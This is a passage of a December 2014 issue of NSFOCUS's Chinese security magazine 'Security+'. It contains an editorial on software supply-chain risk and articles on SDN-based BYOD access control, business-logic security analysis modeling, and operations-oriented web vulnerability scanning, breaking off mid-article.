安全+
SECURITY
2014/12 总第 027
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

软件定义的BYOD安全防护体系

工控系统的安全威胁态势分析及应对

一种可视化的Web漏洞分析方法

2014上半年绿盟科技反数据泄露报告

关注绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8670
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2014/12 总第 027

安全+ SECURITY+

目录 CONTENTS

看不见的供应链

谁若是想什么危险都没有了再航行，就永远出不了海。

——托马斯·富勒（Thoma Fuller）

供应链安全并不是一个新词汇，在业界媒体和学术期刊中已有相当的覆盖。随着经济全球化的逐渐深入，供应链的长度和复杂度、地理分布都大幅增长。在货物生产和运输过程中造成的盗窃、丢失、伪造、损坏以及恐怖袭击等带来的损失对商业和经济的影响越来越大。

对信息系统来说，供应链安全还意味着更多威胁挑战，例如后门植入、透过供应链的入侵。思科曾抱怨美国政府在其设备的运输过程中植入用于远程控制的后门，前不久爆出的美国 Target 4000 万信用卡信息泄露案里，攻击者正是通过其 HVAC 供应商侵入了 Target 的 POS 系统来完成信息窃取的。基于这些考虑，关键基础设施部门在信息系统采购中，通常会通过设立供应商黑白名单、要求产品安全测评、审计供应商自身 IT 安全体系、建立供应商可信访问网关等手段来加强供应链安全，预防来自供应链的攻击和侵入。

最近几个月，心脏滴血（HeartBleed）和破壳（ShellShock）两次大规模安全漏洞给我们敲响了另外的警钟——你实际的供应链比表面上的要长很多。

根据 2014 年 RSA 大会的一个技术报告，对超过 1000 家企业的 IT 应用系统的分析结果表明，每个应用平均有 90% 左右的代码来自于“组装”其它已有的软件，包括开源元件，也就是说只有 10% 左右的代码是新开发的。软件开发越来越像堆积木——通过将不同来源的代码或组件进行组装，从而快速构建出一个应用软件。例如 Apache，OpenSSL，MySQL 等开源软件就是非常普遍的“组件”，即使许多 COTS（商业套装软件）、“自主知识产权”软件中也含有不少的第三方组件。

然而，很多情况下，IT 部门并没有一份自己 IT 系统的完整的组件表，更不掌握应用供应商所使用的第三方组件的完整列表。这样，某个组件爆出安全漏洞时，IT 安全团队很难及时准确地评估自身的风险，甚至完全不知觉，就更不用说安全修复了。

拨开迷雾，发掘这条“看不见的供应链”，建立更为完备的 IT 组件表，建立或购买专业安全公司的漏洞监视和评估服务，在强调快速 Go To Market 的云计算时代显得尤其重要。

希望本期的文章能给您带来启发、收获或共鸣，也期待您的反馈。

软件定义的BYOD安全防护体系

战略研究部 刘文懋

关键词：软件定义 访问控制 BYOD

摘要：BYOD 的兴起为企业内部安全管理带来了诸多安全挑战，特别是访客和员工的移动终端接入企业内外网中各类信息服务的管理、控制和安全监管，本文通过构建软件定义的安全防护体系，可有效地对各类移动终端进行认证、授权，并按需地编排安全设备进行安全防护。

引言

随着员工智能终端日益增多和企业减少办公开支的需求，BYOD（Bring Your Own Device）已经成为企业移动办公的重要形式。然而，移动设备接入位置多变、属主身份复杂，以及企业网络的传统安全控制限于静态网络环境等因素，都给访客接入和移动办公的安全管理带来了诸多限制。

在传统的企业网络访问控制机制中，最普遍的解决方案是在网络边界部署访问控制设备，如防火墙，对未知的网络访问进行限制，但当存在移动设备可接入任意网络位置时，以往的网络边界被打破，所以在 BYOD 场景中，不能将访问控制机制部署在某个关键位置，而是需要将安全策略统一推送到全网络的所有相关控制点。

NAC（Network Admission Control）通过一个 NAC Appliance，将安全策略统一地下发到所有的网络设施中，进而通过这些网络设施识别用户、评估设备与安全策略的兼容性，进而对为满足安全要求的设备进行阻断、隔离或修复，最终提供安全的移动访问接入。然而在非软件定义的环境中，NAC 只能对流经网络设备上的某 IP 的流量进行处理，无法提供更细粒度的流量牵引和隔离，此外这种方案依附于特定网络厂商的整体解决方案，容易形成厂商锁定，也不容易与其他安全防护手段结合。

所以，在企业网络中部署全局的访问控制系统，按需向网络边界下发安全策略，根据策略可对需确认或恶意的访问做细粒度的接入检查，并根据上下文环境自适应地提供安全防护。

典型场景

在一个典型的 BYOD 场景中，如公司总部大楼，任意楼层的公司员工需将自己的手机或 PAD 接入无线网络，并实时收发邮件或访问公司内部各类资源；同时，在大厅和若干公共区域内，访客可以自由接入网络，但只能访问公司对外的 Web 服务和 Internet 服务。

在很多细化的场景中，安全策略还可能基于用户的属性，如不同部门的员工也有规定的访问资源区域；实习员工限于访问某服务器上的特定服务，而不能访问该服务器上的其他服务，在一些高安全级别的场景中，还需要将这些端口级别的服务访问数据动态有序地牵引到多个安全防护设备中，诸如此类。

基于 SDN 的 BYOD 访问控制

在典型案例中的环境中，只需一个集中的安全控制平台、一个 SDN 控制器和一个有足够多端口的 SDN 交换机即可实现基本的 BYOD 访问控制机制。

在部署阶段，可在任意物理位置部署一台实体 SDN 交换机，然后在所有需要提供 WIFI 接入的位置放置普通的无线路由器，并将这些无线路由器通过桥接的方式直接连接到 SDN 交换机。根据所需网络服务部署相关应用，如 DHCP 服务、认证服务、网关服务，以及相关的安全服务。

在初始化阶段，安全控制平台通过 SDN 控制器向 SDN 交换机下发以下指令：

1) 允许所有的 DHCP 请求；

2) 将所有 HTTP 请求重定向到认证服务器；

3) 抛弃其他所有数据包。

此外，配置 DHCP 服务和网关服务的相关参数，使得移动终端能获得网络接入信息，并能经过网关接入内部或外部网络。

运行时，移动终端连接上无线路由器，发送 DHCP 发现请求，数据包经过 SDN 交换机到达 DHCP 服务器，最终终端获得分配的 IP、网关和 DNS 地址。但此时终端因为规则 3) 还无法访问其他网络，用户可以通过浏览器访问任意网址，SDN 交换机则会将该 HTTP 连接重定向到认证服务器 a.com 上。认证服务器运行 Web 服务，收到 HTTP 请求后将 URL（如 http://b.cn/b.html）进行重写，变为 http://a.com/login?url=http://b.cn/b.html。那么用户的浏览器出现了 A 的登陆页面，Web 服务可直接对用户的登陆信息进行验证。

验证方式可以有多种形式，如 LDAP 服务、数据库验证以及手机号验证等，当然很多企业有专门的集中目录服务存放员工信息，那么通过扩展响应的认证驱动可以直接使用这些服务进行验证，一旦验证通过后可以获得员工更详细的信息，为下一步的自适应访问控制做基础。

当用户的终端 X 通过验证后，认证服务器上的安全应用通知安全控制平台，通过 SDN 控制器向 SDN 交换机下发以下规则：

4) 允许源为 X 的数据包通过，动作为查询 SDN 控制器。

最终，X 发出的数据包经过 SDN 交换机时，通过 PACKET_IN 发往 SDN 控制器，后者根据访问规则和目的地址的路由，下发相应的 PACKET_OUT 和改变路由的 FLOW_MOD 数据包，以决定该数据包是正常路由、经过特定安全设备还是直接丢弃。

这种基于 SDN 的 BYOD 接入优点在于：

1) 这种认证机制是全局、实时和一致的，可以做到全局范围内的访问实时控制，而且这种控制是基于标准的 SDN/OpenFlow 协议，所有网络设备上的访问控制规则是一致的。

2) 这种架构是标准的，它没有给无线路由器和 SDN 交换机增加额外的认证模块，认证服务器也是采用了标准的 Web 服务，认证后端也是支持标准的认证方式。

3) 这种架构是可扩展的，可根据所需接入的区域，按需增加无线路由器，也可根据接入规模增加 SDN 交换机，只需保证 SDN 交换机可连到 SDN 控制器即可。




图 1 SDN 环境下的 WIFI 接入访问控制

软件定义的访问控制机制

实现 SDN 环境的无线接入后，更进一步可以根据接入用户的身份等属性，做更细粒度的安全检查。当前有一些组织和企业提出了适用于 SDN 环境的访问控制机制，如：

1) 软件定义边界（Software Defined Perimeter）

软件定义边界 [3] 是云安全联盟（Cloud Security Alliance, CSA）提出的一种通过软件实现的访问控制模型，当主体访问客体之前，需要通过一个初始化代理（Initiating SDP Host）访问客体的代理（Accepting SDP Host），这两个代理均连接到一个控制器（SDP Controller）上，只有当控制器允许并下发策略后，两者才可通信，所以任意主客体的访问权限都在全局的控制器中决定。值得注意的是 SDP 虽然存在节点和控制器的角色，但并不是 SDN，使用的协议也非 OpenFlow，而是 CSA 定义的加密 TCP 协议。




图 2 SDP 访问控制模型

2) 自适应访问控制（Adaptive Access Control）

Gartner 在自适应访问控制是一种基于上下文意识的访问控制，它使用信任提升和其他动态风险防护技术，达到信任等级和访问时的风险等级的平衡。即利用用户、终端、交易、资产等上下文信息形成动态的、基于风险的访问决策，确保访问时的信任等级与当前所分析的风险情况相匹配。Gartner 预计到 2016 年年底，将有 50% 的大型企业（目前不到 5%）会使用自适应访问控制，主要用于员工

和合作伙伴远程访问用例中。




图 3 自适应访问控制模型

3) 软件定义防护（Software Defined Protection）

软件定义防护是 Checkpoint 提出的在 IaaS 和 SDN 环境下一种定义安全边界的方法，以及在此边界之上的防护模型和解决方案。根据防护策略和特性鉴别相同身份的主体，并将这些主体放置于




图 4 软件定义防护模型

分片（Segment）中，然后将分片分组（Group）以允许模块化的保护，最后分片间使用各种安全防护手段巩固安全边界。

在 SDN 环境中实现软件定义的访问控制和安全防护，可借鉴以上安全防护模型，在软件定义安全的平台上实施相应的安全机制。软件定义安全架构 [4] 如图 5，通过安全的控制和数据分离，实现安全设备的动态编排，以及安全防护的自动运维。南北向，安全控制平台根据各类安全应用的策略，按需动态部署各类安全设备，对安全能力有横向扩展；东西向，安全控制平台可与 SDN 环境和虚拟化环境通过开放接口很好的协同工作，快速牵引网络流量。




图 5 软件定义的安全架构

所有的用户在访问任何资源之前，都需要经过安全控制平台上的访问控制 APP 做身份认证，这符合软件定义边界的思想，只是 Initiating SDP Host 和 Accepting SDP Host 均为 SDN 交换机，而 SDP Controller 则是 SDN 控制器、安全控制平台和访问控制 APP 所结合的控制器平台。部署在认证服务器上的访问控制 APP 根据访

问用户的角色、历史信誉和其他因素综合考虑，决定该用户的终端的连接是否可建立、或经过何种安全防护设备，根据上下文环境自适应地在多个网络和安全设备上建立访问控制规则。

在运行时，当恶意攻击检测应用收到安全设备所报告的可疑事件，安全控制平台上的恶意行为检测 APP 根据报告的置信度和主体的信誉判断该事件是否是正常、异常、可疑或恶意的，进而将相关流量牵引到不同的安全设备，做进一步的检测和防护。




图 6 软件定义的安全防护

结论

实现软件定义的访问控制是企业网中解决移动终端访问异构网络资源的一种有效的方法，其要点在于将访问策略与具体控制分离，动态根据访问主体和被访问客体决定访问策略，以及按需编排访问控制设备。

参考文献

[1] Gartner，Technology Overview for Adaptive Access，Control，2014

[2] Checkpoint，SDP white paper，http://www.checkpoint.com/sdp/check_point_spd_white_paper.pdf

[3] CSA SDP，https://cloudsecurityalliance.org/research/sdp/

[4] 刘文懋，SDN 网络的新型安全架构和实践，第七届移动互联网国际研讨会，2014

复杂业务的非技术性安全分析建模与实践初探

北京分公司　刘凯 陆辉

关键词：非技术性安全 安全分析建模 业务逻辑安全 安全管控措施 IT 架构

摘要：本文从非技术角度，对复杂业务的业务逻辑设计进行安全分析建模和实践。针对 IT 系统建设初期，特别是设计过程中，如何挖掘复杂业务的系统和系统间的逻辑缺陷、如何设计系统内安全管控措施，降低系统可能存在的安全隐患，进行初步探索和讨论。希望通过此文，能够提高 IT 系统架构师的安全意识并扩展其安全视野，使其设计出更安全、易用的 IT 系统，将安全设计于无形。

引言

随着近年企业 IT 信息化建设的大力开展和实践，当前多数企业已经基本实现主要业务的 IT 系统支撑，但对复杂业务的多 IT 系统建设，多系统间的协调、分工、辅助、支撑还依然面临建设经验不足、宏观布局缺乏的客观困难。在信息安全方面，技术手段的安全措施已经有了一定积累，但非技术手段的安全措施，例如在多系统中的业务逻辑安全、系统安全管控措施等，都缺乏行之有效的安全设计、分析方法和防控手段，从企业全局出发的 IT 安全设计少之又少，因此，我们有必要探讨一下，复杂业务的 IT 建设中非技术性安全分析建模和实践。

一、一些基本概念理解

什么是复杂业务。本文中的理解是对于某一业务，其业务流程复杂、实现逻辑复杂，其需要由多个 IT 系统相互协作处理，最终完成其业务使命，对于这样的业务称之为复杂业务。例如：一个保单赔付业务，其需要前期报案、调度、查勘、立案、定损、理赔、核赔、记账、资金支付等若干环节，完成这些环节需要依赖若干 IT 系统共同对该流程的支持，这便是一种复杂业务的情况。

什么是非技术性安全分析。本文中的理解是基于对业务逻辑、业务系统功能的了解，采取非技术性手段，以发现业务过程中人与系统、系统内和系统间逻辑、接口等缺陷为目的的分析过程。其与传

统的技术性分析目的相同，但方法不同，不是从技术的威胁、脆弱性的角度出发。

什么是业务逻辑。本文中的理解是单一系统中或多系统中，应用软件对业务相关部分的任务处理的逻辑。

什么是安全管控措施。本文中的理解是业务系统软件自身实现的安全管理、控制的逻辑，其最直接的体现即是系统中的安全功能，如认证功能、授权管理功能。

二、人与系统交互分析建模和实践

我们在理解复杂业务后，如何设计安全可靠的 IT 系统？首先需要面临的是“人机交互”的问题。所谓“人机交互”即人在进行复杂业务活动过程中，与 IT 系统的相互作用，也就是基本的操作互动。由于人的主观、客观原因，一定存在不可预期影响业务的情况，因此，一个好的 IT 系统设计，应最大化地避免人的因素对业务的影响。

下面我们采用一种假设推理的建模思路，对“人机交互”进行安全分析，以此完善 IT 系统的安全设计。在这一建模思路中，其整体框架如下图所示：

（1）假设推理的前提是假设人的互动行为，一般的互动行为有“正确操作”即对系统的合理操作；“错误操作”即使用系统时无心而为的错误操作；“恶意操作”即使用系统时有心为之的恶意操作。

（2）在假设前提确定后，推理过程可采用多种方法进行分析。常可使用的分析方法如德尔菲法、质疑枚举法、头脑风暴法、时间序列法等，都可以在推理中使用。德尔菲法（专家意见法）和枚举法常常是使用率最高的分析手段。

（3）完成推理过程后，会得到“人机交互”过程每个环节的结论，这些结论一般分为符合预期结果和不符合预期结果。针对不符合预期的结果，正是通过假设推理建模要挖掘的逻辑缺陷，以及需要加强安全管控措施的环节。

需要注意的是该假设推理分析建模只适用于“人机交互”活动的安全性分析，由 IT 系统自动完成的活动（功能、任务）不适用于此建模。其二，由于其假设前提是人与系统互动行为，因此当系统中某一业务涉及多人互动时，此种方法的推理过程将非常复杂，不利于分析，因此合理拆解业务活动、科学的简化业务互动是该建模能否有效使用的关键。

在实践过程中，我们可以采用下表的形式，对某一系统内的复杂业务活动进行人机交互安全分析。

编号	业务活动名称	假设场景	假设前提	推理过程	获取结论		建议安全管控内容
					符合预期的结果	不符合预期的结果	

同时，经过我们的经验积累，针对人机交互的安全管控，我们总结出下列经验建议供参考：


（1）对每一业务活动环节的人机交互操作的最后步骤进行一次“操作提示”，以降低误操作可能性，例如提交步骤。

（2）对每一业务活动环节的人机交互操作设计时间期限，特别是授权、审批类活动应设计有效时限或失效时限，这样可以避免复杂业务某一环节“卡住”无人处理。

（3）对每一业务活动环节的人机交互操作设计防范“死循环”的管控措施，如出现“提交—> 拒绝—> 提交—> 拒绝—> 提交……”等循环，应采取一定机制跳出循环。

三、系统内逻辑分析建模和实践

在优化了复杂业务人机交互的问题后，IT 系统内部逻辑的安全设计是第二个需要面对的问题。按照前文中对业务逻辑的理解，我们以可视化的方式呈现出系统内逻辑分析建模的思路图，其整体框架如下图所示：



系统内逻辑分析建模主要是对每项活动或功能进行机制和控制两方面内容的分析：机制包括领域实体、业务规则；控制主要分析完整性约束条件。系统内逻辑分析以业务流程的活动为主线，对每个活动环节分析领域实体、业务规则和完整性约束条件三项内容，最终给出可能存在逻辑缺陷的安全管控建议。

在实践过程中，我们可以采用下表的形式，对某一系统内的复杂业务活动进行逻辑安全分析。

编号	业务活动名称	实体领域	业务规则	约束性条件	建议安全管控内容

在这一逻辑分析过程中，我们总结出下列经验建议供参考：

（1）对每一业务活动环节的业务规则和完整性约束性条件是安全分析的重点。

（2）完整性约束性条件在设计和实现中，更多是对业务规则的约束，往往忽略对输入和输出的约束，因此在输入输出方面的约束设计是管控的重要关注点。

四、系统间数据分析建模和实践

前文对复杂业务涉及的人机交互、系统内逻辑分别进行了分析建模，我们第三个要面对的是多系统间的安全问题。我们知道系统和系统之间相互作用，共同完成对某一复杂业务的实现，这种相互作用往往通过“接口”来实施，接口的作用就是将 A 系统中对这一复杂业务的数据共享到 B 系统中使该复杂业务能够顺利继续并完成，因此系统间的安全分析建模，重点是对数据的分析建模。下图是从数据角度对系统间的分析建模思路图：

（1）首先将系统间的数据传输接口进行分类，将某一复杂业务全生命周期中涉及到的系统及系统间接口关系进行分类和梳理。

（2）其次对各系统间接口传输的受保护对象即数据类型进行分类，一般的系统间接

口有三类数据。一为接口间认证数据，这是接口间互相信任的基础；二为指令数据，在认证通过后，接口间推送或拉取数据通过指令完成；三为功能数据，即根据指令将需要传送的信息反馈给请求系统。

（3）再次，按照数据的安全要素，分析各系统接口的受保护对象的 CIA 属性（保密性、完整性、可用性）是否能够得到足够的保护。

（4）最后，根据分析的各系统间接口数据安全属性的情况，发现可能存在的技术缺陷或缺失的安全管控措施，给出可行建议。

在实践过程中，我们可以采用下表的形式，对某一复杂业务活动进行系统间数据安全分析。

对象 / 接口	认证数据			指令数据			功能数据		
	保密性	完整性	可用性	保密性	完整性	可用性	保密性	完整性	可用性

在这一数据安全分析过程中，我们总结出下列经验建议供参考：

（1）系统间接口认证数据可以采用第三方认证系统提供，便于统一管理。

（2）多系统间数据的一致性可以由完整性来保证。

（3）各系统中完整性需要在单一系统中输入和输出同时进行校验，传输功能数据同时将完整性校验信息传送到一下系统。

五、总结

通过对人与系统、单系统内、多系统间三种场景的分析建模和实践，我们对复杂业务的非技术性分析要点进行了初步探讨和一些实战经验的分享，希望这些分析建模方法能够帮助 IT 系统架构师在 IT 系统的逻辑设计和实践中被更好的理解、使用并利用推广，在信息安全方面，为企业的复杂业务 IT 系统建设、管控措施的完善提供有效的理论依据和经验教训。

浅析融合运维理念的Web安全评估

产品推广部 张少奎

关键词：Web 漏洞 漏洞扫描 网站评估 安全检查 Web 合规

摘要：本文结合网站安全评估的现状和趋势，提出了 Web 扫描产品需要融合现有网站安全运维理念的发展新思路，并以网站评估者的视角，分别从网站资产安全分布、业务影响度、整改权威性和风险汇报呈现等方面，一一进行了阐述。

前言

互联网业务日新月异，以 Web 为主要业务载体的网站自身安全，随之被带升到前所未有的高度。Web 漏洞扫描产品，作为网站安全风险评估的首选工具，在日益突出的 Web 合规政策和业务安全驱动下，被赋予了更多的创新使命。如何轻松应对网站安全运维评估的难题，又能成功跨越原有的仅供专业人士使用的高门槛局限，让网站风险评估工作变得轻松易做，事半功倍。这一切都呼唤着 Web 漏洞扫描产品能够尽快融合当前网站安全运维理念，有所改变。

一、Web 合规政策趋势

1.1 多，检查的常态

近几年，网站数据库被拖库、被挂马、被篡改等 Web 安全事故比例逐年增加。2014 年新成立的中网办，站在国家安全层面首次发文直指网站安全，突出强调以查促建、以查促管、以查促改、以查促防的必要性和重要性。在等保、分保制度的要求指导下，各行各业已掀起了安全大检查浪潮，从已在线运行的门户网站检查范围，扩大至新开通 Web 系统的安全备案，新增内容专栏的上线准入质量评估。信息发布、转载和链接管理的严格有效审查，都逐一变得常态化、周期化、高频度化。

1.2 严，考核的升级

考核形式上，采取自查和抽查方式，通过评分奖罚制，让安全迎检与工作绩效统一挂钩。评分方面，网站安全分值占比明显提高，整体由符合性评测得分和风险评估得分共同组成，且加大风险评估得分的比例权重。风险评估方面，除按照安全隐患的数量、位置、危害程度进行一次扣分外，还增加了发现的安全隐患是否可被入侵利用的二次扣分机制，让检查要求变得愈发严格。

二、现有 Web 评估之殇

2.1 损伤，维稳的天敌

Web 评估，就是把网站作为核心资产，在不影响其持续运行的前提下，进行安全横向到边、纵向到底的全面风险度量。而反观眼下 Web 漏洞扫描产品，对网络带宽的过分占用、业务系统的大量资源消耗，所引发的一系列业务变慢、断网的恶性事件，让评估者一直心存阴影，使用积极性严重削减。

2.2 耗时，进度的拖延

应用为王的互联网时代，网站数量日益增多，内容子板块、新型专栏层出不穷，在愈发严格的检查要求面前，成为了一场与时间赛跑的竞赛。而纵观提供技术支撑的 Web 漏洞扫描产品，多年来依然一直停留在精度方面，对大规模网站的快速评估，解决方案还存在一定的滞后性，检查进度的拖延在所难免。

2.3 复杂，高门槛解读

网站合规检查频次的增多，让更多早先的网络运维人员转投到日常网站安全评估中来。然其 Web 安全经验的相对不足，各类网站应用系统的复杂多变，及多年来 Web 漏洞扫描产品的专业定位，让运维人员在面对网站业务逻辑、运转流程，工具的功能理解、操作使用上，都存在一系列的认知误区。更为重要的是在扫描报告解读方面，运维人员对给出的漏洞类型、存在位置、影响程度缺乏足够认识和重视，是否存在误报还需要另寻懂渗透测试的人员进行手工验证才能最终确认，导致风险识别严重滞后，最终影响后续漏洞修复的开展。

2.4 修复，莫名的恐惧

网站安全事故的出现，都源自于网站自身存在漏洞。网站周期性的评估检查，就是及时发现这些漏洞，并让安全人员第一时间修复它，实现安全加固的最终目的。然而在明确网站漏洞分布后，安全人员到底该采用哪种有效的修复方式，如打哪个系统升级包，如何调整网络结构，是否增设网络安全产品，已有的 WAF 防护策略如何调整等，却无法从现有 Web 漏洞扫描产品中得到清晰可靠的指导性建议。此外，其若采用了某种修复手段，该手段是否会造成网站业务的不良影响，依然因为未知而心生忐忑，最终陷于一种漏洞已知，却不敢下手修复的尴尬境地，让网站评估半途而废、戛然而止。

三、重启 Web 应用漏洞扫描之门

3.1 运维理念的融合

3.1.1 资产和任务管理双结合

在保持原有任务管理的基础上，融合网站安全运维理念的 Web 漏洞扫描产品必须具备站点信息全面搜集和多级权限分离的功能。例如通过只爬取页面而不立即进行扫描，提前了解目标站点的规模大小、类型属性、资产映射表等基本信息，为下一步制定扫描策略提供参考性依据；通过择时而扫、择目录而扫和用户权限分离，让不同角色的评估者从运维管理的视角，灵活地依据目标站点的闲时忙时、内容归属等，针对性更强的进行站点指定扫描，从而满足其从时间、角色、IP、域名、URL 目录、隶属组织和部门名称的多维统一，更好地诠释扫描任务与当前网站相关资产的清晰对应，让网站安全态势从整体、到局部一览无遗，尽显眼底。

3.1.2 无损式扫描，保障网站持续运行

融合网站安全运维理念的 Web 漏洞扫描产品必须具备无损扫描能力，尽可能地降低扫描全过程对目标站点的干扰，保障网站业务持续运行。目前这方面的创新技术层出

不穷，但简单归纳有如下几方面：

速度自调节。自身设置多个计时器，采取主动探寻机制，分别对目标站点响应、网络链路延时、自身性能负载进行实时监听，并依据其动态曲线变化，自动进行扫描参数的自我修正，来达到扫描速度的智能调节，最大程度地降低原有恒定速度的扫描可能对扫描环境造成的过高压力。

不留干扰性代码。采用独创的插件检测机制，通过伪造等同效能的随机字符串替代真实 java 脚本，通过 URL 相似度判断让批量页面只做一次页面逻辑扫描，通过已知应用框架识别仅匹配调用专属的插件类型，通过让有逻辑递进关系的插件直接信息共享等方式，一扫网站扫描后残存大量干扰性代码的弊端。

带宽低占用。通过检测算法优化和报文高压缩比，最大程度降低扫描的平均请求、响应次数以及整体报文传输量，同时较低的扫描带宽占用，也增强了其在复杂环境扫描的适应能力，如在 ADSL 出口带宽苛刻的环境下进行远程扫描时，不会因带宽占用分配的不足导致扫描请求大量超时，严重影响扫描稳定性和报告结果的准确性。

网站日志关联分析。为了有效降低传统网站爬虫对目标系统的干扰，Web 扫描产品还必须具备网站日志关联分析能力。它除了对于一些网站孤链页面能达到传统网站爬虫不能有效爬取的辅助作用外，更重要的是通过对网站自身因早期访问所产生的日志文件关联分析，直接减少爬虫学习页面的阶段，进入扫描插件的逻辑判断环节，从而既能从整体上大大加速页面定位和扫描时间，又能较多缓解爬虫爬取网站目录时可能造成的网络拥塞和网站资源干扰。

3.1.3 漏洞场景可视化重现

针对需要误报验证的漏洞清单，多数情况下，由于评估人员自身 Web 渗透测试技能的局限及手工验证大量漏洞的效率低下，让漏洞验证成为评估者极为头疼、望而生畏的一项工作。


因此，融合网站安全运维理念的 Web 漏洞扫描产品，能够大大降低漏洞验证时对评估者的高门槛技能要求，针对批量待验证的各种 Web 漏洞类型，提供傻瓜式一键菜单，直接实现自动验证，免除现有的繁琐和人工之苦。同时，验证过程通过可视化方式进行呈现，让评估者清晰地知晓之前扫描时判断该漏洞存在的标准依据是什么，交互执行时都构造了哪些 URL 链接和数据参数，实际响应和判断依据的预期结果对比如何，甚至整个漏洞的确认过程中，与目标站点所进行的所有请求 / 响应的原始报文、页面源码，都能有对应的说明文件，最后高亮显示存在漏洞的位置，让其一一尽显眼底。而对于验证失败的漏洞，给出具体失败的原因，如站点不可达、参数不全或用户站点发生变化等情况。

此外，为了尽可能避免网站整改方对于漏洞是否存在的质疑，Web 漏洞扫描产品

还需提供离线的漏洞场景文件，它采取加密封装的方式，把如上描述的全过程内容细数打包，来方便检查双方彼此进行场景重现、权威取证，并为下一步的一体化漏洞修补提供先决条件。

3.1.4 漏洞跟踪，聚焦风险态势分布

没有绝对的安全，网站风险态势也不是一成不变的，这就要求融合网站安全运维理念的 Web 漏洞扫描产品能在评估者指定的任意时间周期内，从运维管理的视角，快速根据网站资产、网络环境、新爆漏洞、修补力度、整体态势等相应呈现出以漏洞变化为核心的风险态势图，紧随网站评估的现实节奏，因地制宜，进行相应跟踪分析和第一时间风险呈现。



3.2 大道至简的跨越

